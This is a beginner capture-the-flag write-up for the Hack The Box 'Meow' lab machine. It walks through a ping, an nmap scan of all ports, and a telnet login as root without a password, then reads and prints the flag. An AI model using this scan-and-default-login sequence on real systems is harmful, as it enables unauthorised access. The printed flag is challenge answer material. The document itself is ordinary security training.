

We have been given the target machine IP address, which is 10.129.71.18, let's ping the machine to confirm that we are able to establish a connection:




```
┌─[us-starting-point-2-dhcp]─[10.10.14.203]─[emrom8@htb-wwcaodu5rp]─[~]
└──╼ [★]$ ping 10.129.71.18
PING 10.129.71.18 (10.129.71.18) 56(84) bytes of data.
64 bytes from 10.129.71.18: icmp_seq=1 ttl=63 time=9.48 ms
64 bytes from 10.129.71.18: icmp_seq=2 ttl=63 time=9.09 ms
64 bytes from 10.129.71.18: icmp_seq=3 ttl=63 time=9.46 ms
64 bytes from 10.129.71.18: icmp_seq=4 ttl=63 time=23.8 ms
^C
--- 10.129.71.18 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4005ms
rtt min/avg/max/mdev = 9.085/12.953/23.795/6.261 ms
┌─[us-starting-point-2-dhcp]─[10.10.14.203]─[emrom8@htb-wwcaodu5rp]─[~]
└──╼ [★]$
```

Let's do a port scan with service enumeration which can help identify all open ports for communication to our target machine and determine service versions that are available, helping us determine potential security vulnerabilities that may exist:




```
┌─[us-starting-point-2-dhcp]─[10.10.14.203]─[emrom8@htb-wwcaodu5rp]─[~]
└──╼ [★]$ nmap -p- -sV 10.129.71.18
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-06 09:09 CDT
Nmap scan report for 10.129.71.18
Host is up (0.010s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.30 seconds
┌─[us-starting-point-2-dhcp]─[10.10.14.203]─[emrom8@htb-wwcaodu5rp]─[~]
└──╼ [★]$
```

Great! We can see telnet is running on port 23/tcp, lets connect:




```
┌─[us-starting-point-2-dhcp]─[10.10.14.203]─[emrom8@htb-wwcaodu5rp]─[~]
└──╼ [★]$ telnet 10.129.71.18
Trying 10.129.71.18...
Connected to 10.129.71.18.
Escape character is '^]'.

  Hack the Box

Meow login:
```

Okay, we are presented with a login option here, we can try a few different words here to attempt to enter the machine for example, test, admin, user etc but for this exercise lets use 'root':




```
Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~#
```

Let’s test to see if we can run some simple commands and access the flag for this challenge:



```
Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# whoami
root
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
b40abdfe23665f766f9c61ecba8a4c19
root@Meow:~# 
```

And done!



Meow has been Pwned!

Congratulations **emrom8**, best of luck in capturing flags ahead!